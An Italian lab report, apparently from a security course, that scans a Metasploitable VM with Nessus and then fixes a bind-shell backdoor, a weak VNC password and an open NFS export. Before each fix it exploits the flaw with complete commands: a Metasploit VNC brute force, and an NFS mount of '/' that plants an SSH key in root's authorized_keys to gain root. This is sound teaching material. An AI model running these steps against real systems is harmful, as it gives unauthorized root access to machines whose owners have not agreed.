


PROGETTO S5-L5

Effettuo una scansione completa del target, in questo caso specifico si tratta di metasploitable(192.168.66.2), utilizzando NESSUS, un tool di Kali linux ampiamente utilizzato per valutare la sicurezza delle reti identificando eventuali vulnerabilità del target scelto.

```
(kali@kali)-[~]  
$ sudo systemctl start nessusd  
[sudo] password for kali:
```



Quello che andrò a fare sarà sostanzialmente analizzare alcune delle vulnerabilità critiche presenti nella lista, NESSUS mette a disposizione dell'utente delle possibili soluzioni che serviranno come punto di partenza per le remediation che andrò ad effettuare.

PROGETTO S5-L5

CRITICAL Bind Shell Backdoor Detection

Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

Output

```
Nessus was able to execute the command "id" using the following request :

----- snip -----
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#

----- snip -----
```

To see debug logs, please visit individual host

Port ▲	Hosts
1524 / tcp / wild_shell	192.168.66.2

Plugin Details

Severity:	Critical
ID:	51988
Version:	1.10
Type:	remote
Family:	Backdoors
Published:	February 15, 2011
Modified:	April 11, 2022

Risk Information

Risk Factor: Critical

CVSS v3.0 Base Score 9.8

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

```
(kali@kali) ~
$ nmap 192.168.66.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-29 08:06 GMT
Nmap scan report for 192.168.66.2 (192.168.66.2)
Host is up (0.0017s latency).
Not shown: 979 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

in termini di sicurezza informatica, la presenza di una bind Shell backdoor su un sistema permette a colui che ha installato la backdoor di ottenere un controllo remoto completo sul sistema compromesso, grazie alla scansione notiamo che la backdoor è in ascolto sulla porta 1524 del protocollo tcp. In questo caso una delle possibili soluzioni risulta essere configurare il firewall del sistema in modo tale da poter bloccare il traffico in entrata sulla porta 1524

```
msfadmin@metasploitable:~$ sudo iptables -A INPUT -p tcp --dport 1524 -j DROP
msfadmin@metasploitable:~$ iptables -L
iptables v1.3.8: can't initialize iptables table 'filter': Permission denied (you must be root)
Perhaps iptables or your kernel needs to be upgraded.
msfadmin@metasploitable:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
DROP      tcp  --  anywhere              anywhere             tcp dpt:ingreslock
DROP      tcp  --  anywhere              anywhere             tcp dpt:ingreslock

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
msfadmin@metasploitable:~$ _
```

Attraverso il comando: `sudo iptables -A INPUT -p tcp --dport 1524 -j DROP`
Il firewall negerà qualsiasi tipo di connessione in entrata(input) sulla porta 1524.

PROGETTO S5-L5

61708 (1) - VNC Server 'password' Password

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution

Secure the VNC service with a strong password.

Risk Factor

Critical

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

Plugin Information

Published: 2012/08/29, Modified: 2015/09/24

Plugin Output

192.168.66.2 (tcp/5900/vnc)

Nessus logged in using a password of "password".

VNC(virtual network computing) è un sistema di condivisione desktop che consente di controllare da remoto un altro computer, Nessus rileva una vulnerabilità nella password di accesso al server, considerata troppo debole e quindi facilmente ricavabile attraverso un eventuale attacco di bruteforce, quello che andrò a fare sarà sostituire la password attuale "password" con una più robusta come suggerito nella solution.

Prima però proverò manualmente ad ottenere l'accesso al server VNC.

Dalla sezione "plugin output" notiamo che il server VNC è attivo sulla porta tcp 5900.

Verifichiamo utilizzando nmap.

```
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# nmap -sV 192.168.66.2 -p 5900
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-29 03:02 GMT
Nmap scan report for 192.168.66.2 (192.168.66.2)
Host is up (0.0024s latency).

PORT      STATE SERVICE VERSION
5900/tcp  open  vnc      VNC (protocol 3.3)
MAC Address: 46:6E:94:CB:0E:5D (Unknown)

Service detection performed. Please report any incorrect results at https://
Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
```

PROGETTO S5-L5

Controllo se la porta presenta vulnerabilità, lancio dapprima il comando `msfconsole`, ovvero l'interfaccia da riga di comando del metasploit framework utilizzato per l'esecuzione di exploit contro macchine remote, successivamente digito il comando “search vnc-login” per cercare i moduli disponibili relativi alle vulnerabilità di accesso VNC.

```
msfconsole /home/kali/
msf6 > Use the 'capture' plugin to start multiple authentication-capturing and poisoning services

=====
Date: April 25, 1848
Weather: It's always cool in the lab
Health: Overweight
Caffeine: 12975 mg
Hacked: All the things

Press SPACE BAR to continue

=====
msf6 > search vnc_login

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/scanner/vnc/vnc_login          normal          No     VNC Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login

msf6 > use 0
msf6 auxiliary(scanner/vnc/vnc_login) >
```

Il modulo “ausiliare/scanner/vnc/vnc-login” viene utilizzato per eseguire un attacco brute-force di accesso ai servizi VNC per testare le credenziali deboli e ottenere l’accesso non autorizzato. Digito “show Options”, notiamo la lista di password “pass-file” che verrà utilizzata durante il brute-force.

```
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

Name                Current Setting  Required  Description
--                -
ANONYMOUS_LOGIN     false           yes       Attempt to login with a blank username and password
BLANK_PASSWORDS     false           no        Try blank passwords for all users
BRUTEFORCE_SPEED    5               yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS        false           no        Try each user/password couple stored in the current database
DB_ALL_PASS         false           no        Add all passwords in the current database to the list
DB_ALL_USERS        false           no        Add all users in the current database to the list
DB_SKIP_EXISTING    none            no        Skip existing credentials stored in the current database (Accepted: none, user, user6realm)
PASSWORD            /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        The password to test
PASS_FILE            /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing passwords, one per line

Proxies             tenable         no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS              192.168.66.2   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT               5900            yes       The target port (TCP)
STOP_ON_SUCCESS     false           yes       Stop guessing when a credential works for a host
THREADS             1               yes       The number of concurrent threads (max one per host)
USERNAME            <BLANK>         no        A specific username to authenticate as
USERPASS_FILE       /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS        false           no        Try the username as the password for all users
USER_FILE           /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing usernames, one per line
VERBOSE            true            yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

Impostiamo il RHOST(remote host) ovvero l’indirizzo ip del sistema target e un USERNAME. Il comando “run” esegue il modulo selezionato con le impostazioni e i parametri specificati. Notiamo che il login ha avuto successo infatti la password trovata è proprio “password”.

```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.66.2
rhosts => 192.168.66.2
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.66.2:5900 - 192.168.66.2:5900 - Starting VNC login sweep
[*] 192.168.66.2:5900 - No active DB -- Credential data will not be saved!
```

PROGETTO S5-L5

Ora possiamo usare il comando “vncviewer” che ci consentirà di accedere in remoto e interagire con l’ambiente desktop di un server VNC.

```
(root@kali)-[/home/kali]
# vncviewer 192.168.66.2
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Una volta autenticati, come ultimo passaggio non ci resta che modificare la password del server VNC attraverso il comando “vncpasswd”.

```
root@metasploitable: /
root@metasploitable:/# vncpasswd
Using password file /root/.vnc/passwd
Password:
Warning: password truncated to the length of 8.
Verify:
Passwords do not match. Please try again.

Password:
Warning: password truncated to the length of 8.
Verify:
Passwords do not match. Please try again.

Password:
Verify:
Would you like to enter a view-only password (y/n)? y
Password:
Verify:
root@metasploitable:/#
```

Ritentando nuovamente l’attacco brute-force noteremo che il modulo selezionato non sarà più in grado di ottenere la password corretta.

```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.66.2
rhosts => 192.168.66.2
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.66.2:5900 - 192.168.66.2:5900 - Starting VNC login sweep
[!] 192.168.66.2:5900 - No active DB -- Credential data will not be saved!
[-] 192.168.66.2:5900 - 192.168.66.2:5900 - LOGIN FAILED: :password (Incorrect: Authentication failed)
[*] 192.168.66.2:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```


PROGETTO S5-L5

11356 (1) - NFS Exported Share Information Disclosure

Description

At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.

Solution

Configure NFS on the remote host so that only authorized hosts can mount its remote shares.

Risk Factor

Critical

VPR Score

5.9

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

References

CVE CVE-1999-0170

CVE CVE-1999-0211

CVE CVE-1999-0554

Exploitable With

Metasploit (true)

Plugin Information

Published: 2003/03/12, Modified: 2023/08/30

Plugin Output

192.168.66.2 (udp/2049/rpc-nfs)

The following NFS shares could be mounted :

NFS è un protocollo di rete che consente agli utenti di condividere directory e file sulla rete attraverso diversi sistemi operativi. Se NFS non è configurato in maniera ottimale potrebbe consentire ad un malintenzionato l'accesso non autorizzato ai dati sensibili.

Con nmap notiamo che il servizio NFS è attivo sulla porta 2049 del nostro sistema target. Utilizzerò come per la precedente vulnerabilità msfconsole.

```
(kali㉿kali)-[~]
$ nmap 192.168.66.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-29 09:09 GMT
Nmap scan report for 192.168.66.2 (192.168.66.2)
Host is up (0.00097s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

[illegible]

PROGETTO S5-L5

Una volta selezionato il modulo da utilizzare “auxiliary/scanner/nfs/nfsmount”, setto il RHOST e faccio partire la scansione, il programma ritornerà la directory “/” esportata direttamente dalla macchina target.

```
kali@kali: ~  
File Actions Edit View Help  
xe 3.7 FTP Client Stack Buffer Overflow  
4 exploit/osx/local/nfs_mount_root 2014-04-11 normal Yes Mac OS X  
NFS Mount Privilege Escalation Exploit  
5 auxiliary/scanner/nfs/nfsmount normal No NFS Mount  
Scanner  
6 exploit/netware/sunrpc/pkernel_callit 2009-09-30 good No NetWare 6  
5 SunRPC Portmapper CALLIT Stack Buffer Overflow  
7 exploit/windows/nfs/xlink_nfsd 2006-11-06 average No Omni-NFS  
Server Buffer Overflow  
8 exploit/windows/ftp/xlink_client 2009-10-03 normal No Xlink FTP  
Client Buffer Overflow  
9 exploit/windows/ftp/xlink_server 2009-10-03 good Yes Xlink FTP  
Server Buffer Overflow  
  
Interact with a module by name or index. For example info 9, use 9 or use exploit/windows/ftp/xlink_server  
  
msf6 > use auxiliary/scanner/nfs/nfsmount  
msf6 auxiliary(scanner/nfs/nfsmount) > show options  
  
Module options (auxiliary/scanner/nfs/nfsmount):  


| Name     | Current Setting | Required | Description                                                                                            |
|----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| HOSTNAME |                 | no       | Hostname to match shares against                                                                       |
| LHOST    | 192.168.66.3    | no       | IP to match shares against                                                                             |
| PROTOCOL | udp             | yes      | The protocol to use (Accepted: udp, tcp)                                                               |
| RHOSTS   |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT    | 111             | yes      | The target port (TCP)                                                                                  |
| THREADS  | 1               | yes      | The number of concurrent threads (max one per host)                                                    |

  
View the full module info with the info, or info -d command.  
  
msf6 auxiliary(scanner/nfs/nfsmount) > set rhosts 192.168.66.2  
rhosts => 192.168.66.2  
msf6 auxiliary(scanner/nfs/nfsmount) > run  
  
[*] 192.168.66.2:111 - 192.168.66.2 Mountable NFS Export: / [*]  
[*] 192.168.66.2:111 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/nfs/nfsmount) >
```

Il passo successivo sarà capire quali privilegi abbiamo sulla directory condivisa. Iniziamo con la creazione di una nuova directory localmente nella directory “tmp”.

```
(kali@kali)-[~]  
$ showmount -e 192.168.66.2  
Export list for 192.168.66.2:  
/ *  
  
(kali@kali)-[~]  
$ mkdir /tmp/test  
  
(kali@kali)-[~]  
$ sudo mount -t nfs 192.168.66.2:/ /tmp/test/ -o nolock  
[sudo] password for kali:
```

Il comando “Mount” con l’opzione “nolock” è utilizzato per montare un file System NFS senza utilizzare il locking dei file (meccanismo che previene conflitti quando più client tentano di accedere allo stesso file contemporaneamente).

PROGETTO S5-L5

Come vediamo, possiamo leggere l'“authorized_keys” file all'interno della root directory. Notiamo inoltre che avendo il permesso di scrittura possiamo sostituire il file esistente in condivisione, con un nuovo file con all'interno la nostra chiave pubblica, questo ci permetterà di tentare l'accesso come root.

```
(kali@kali)-[//]
$ cd /tmp/test/root

(kali@kali)-[/tmp/test/root]
$ ls -la
total 76
drwxr-xr-x 13 root root 4096 Dec 29 02:49 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
-rw-r--r-- 1 root root 324 Dec 29 02:49 .Xauthority
lrwxrwxrwx 1 root root 9 May 14 2012 .bash_history → /dev/null
-rw-r--r-- 1 root root 2227 Oct 20 2007 .bashrc
drwxr-xr-x 3 root root 4096 May 20 2012 .config
drwxr-xr-x 2 root root 4096 May 20 2012 .filezilla
drwxr-xr-x 5 root root 4096 Dec 29 02:49 .fluxbox
drwxr-xr-x 2 root root 4096 May 20 2012 .gconf
drwxr-xr-x 2 root root 4096 May 20 2012 .gconfd
drwxr-xr-x 2 root root 4096 May 20 2012 .gstreamer-0.10
drwxr-xr-x 4 root root 4096 May 20 2012 .mozilla
-rw-r--r-- 1 root root 141 Oct 20 2007 .profile
drwxr-xr-x 5 root root 4096 May 20 2012 .purple
-rwxr-xr-x 1 root root 4 May 20 2012 .rhosts
drwxr-xr-x 2 root root 4096 May 20 2012 .ssh
drwxr-xr-x 2 root root 4096 Dec 29 02:49 .vnc
drwxr-xr-x 2 root root 4096 May 20 2012 Desktop
-rwxr-xr-x 1 root root 401 May 20 2012 reset_logs.sh
-rw-r--r-- 1 root root 138 Dec 29 02:49 vnc.log

(kali@kali)-[/tmp/test/root]
$ cd .ssh

(kali@kali)-[/tmp/test/root/.ssh]
$ ls -l
total 8
-rw-r--r-- 1 root root 405 May 18 2010 authorized_keys
-rw-r--r-- 1 root root 442 May 20 2012 known_hosts
```

“ssh-keygen” è un comando utilizzato per gestire e convertire le chiavi di autenticazione per il protocollo SSH. Crea una coppia di chiavi, una pubblica e una privata, nella directory /root/.ssh/id_rsa. La chiave pubblica può essere condivisa liberamente, in questo caso il tipo di chiave utilizzato è “rsa”.

```
(kali@kali)-[/tmp/test/root/.ssh]
$ sudo ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:I2jJZJfgSh1WSLQUqc/NVbBBW3NCXovWHgmX2wXBDJc root@kali
The key's randomart image is:
+--[RSA 3072]--+
|oO= ..+oO=*o|
|=o+ . *.@E+|
|..* o O.= =.|
|..= + .. + o|
|.o=o ..S . o|
|.o o. .|
+-----+
|ble News|
+-----+
|HIGH|
+-----+
|SHA256|
+-----+
```


PROGETTO S5-L5

Copiamo le chiavi nella directory /tmp/test/root/.ssh.

```
(kali㉿kali)-[/tmp/test/root/.ssh]
$ sudo cp /root/.ssh/id_rsa.pub /tmp/test/root/.ssh

(kali㉿kali)-[/tmp/test/root/.ssh]
$ sudo -i
(root㉿kali)-[~]
# cat /root/.ssh/id_rsa.pub >> /tmp/test/root/.ssh/authorized_keys

(root㉿kali)-[~]
# exit
```

Dopo aver generato la coppia di chiavi, è necessario copiare la chiave pubblica sul server remoto, lo faremo attraverso il comando ssh indicando la directory sorgente e il server destinatario. Notiamo che alla fine della procedura saremo in grado di accedere al server come root.

```
(kali㉿kali)-[/tmp/test/root/.ssh]
$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNL0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHqqlJdJkcteZZdPFSbW76IUlPR00h+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2q0ffdomVhvXXvSjGaSFww0YB8R0Qxs0WWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Z09Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUKxdFo9f1nu20wkj0c+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploitable
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDQCnFC+HI2NKjim3R/33YZSq10cZJTdxH2HPZjK/WnPF72dsSPNogi4LBjdEKcM2JqNgrGw6eBM1P7oL8rj3ICn0UZqlbtVof0BNvZgzC4QQX3GN88a2CDNWUDC4Qo4LrboLXEnLKlLYb0kx75mnX9UJ+8pT0ohIjBitWgmLkHGSUZB7Lb+ZwpPrFq9EB6Y/sqxQ53Ss3P6SVNmGgShHZglom82YkqGzhXtwnMuxgUETLytMNZrfzQmZPw7PVRf1a4a32Dq3y64w4+iS9HqjsOg5wkUI0jfW7Qw6WTw+N/ECcm/L40dFsUFzxvsIIFt8Qo0lw0VV0EZA9vZn+HkdZUQ7LVazqJ+GJCCcn0v3hXupi6Z9jadxo0xq4J/Xo0wxBg1rVQ64yx6BY6S3Wh+0yeHyGh5B4xloru21HXwTu3kLXRW8s67Qnltmf1+1ouqKy04EV3L4dFvxvYcHnt7iV7F8EGvkD04ZSceA/uG54LNN1yvM4acrs7B9yd1F8faM= root@kali

(kali㉿kali)-[/tmp/test/root/.ssh]
$ sudo ssh -i /root/.ssh/id_rsa root@192.168.66.2
Unable to negotiate with 192.168.66.2 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

(kali㉿kali)-[/tmp/test/root/.ssh]
$ sudo ssh -i /root/.ssh/id_rsa root@192.168.66.2 -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa
The authenticity of host '192.168.66.2 (192.168.66.2)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9Gci0LuVscegPXLQ0suPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.66.2' (RSA) to the list of known hosts.
Last login: Thu Dec 28 21:59:47 2023 from 192.168.66.3
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# whoami
root
root@metasploitable:~#
```

Per evitare che tutto ciò si verifichi è necessario modificare la configurazione del server NFS. Su metasploitable nella directory /etc modifichiamo il file “exports” attraverso il comando “sudo nano exports”. Una volta aperto il file di testo modificheremo la configurazione come segue.


PROGETTO S5-L5

```
# /etc/exports: the access control list for filesystems which may be exported
# to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes          hostname1(rw,sync) hostname2(ro,sync)
#
# Example for NFSv4:
# /srv/nfs4           gss/krb5i(rw,sync,fsid=0,crossmnt)
# /srv/nfs4/homes     gss/krb5i(rw,sync)
#
# 192.168.66.4(ro,sync,root_squash,subtree_check)

[ Wrote 12 lines ]

msfadmin@metasploitable:/etc$ sudo exportfs -ra
msfadmin@metasploitable:/etc$
```

Dove “ro” sta per “read only” ovvero concede il solo permesso di lettura, l’indirizzo ip sopra riportato sarà l’unico a cui sarà concessa la possibilità di accedere alle cartelle condivise ed infine il comando “root_squash” non permette all’utente di ottenere i privilegi da root.



La scansione Nessus riportata sopra è stata effettuata dopo aver attuato tutte le modifiche precedentemente riportate, notiamo che nel report delle vulnerabilità critiche sono presenti 5 criticità, 4 in meno rispetto alle 9 di partenza, concludiamo quindi che le varie remediation messe in pratica hanno riscontrato l’effetto desiderato.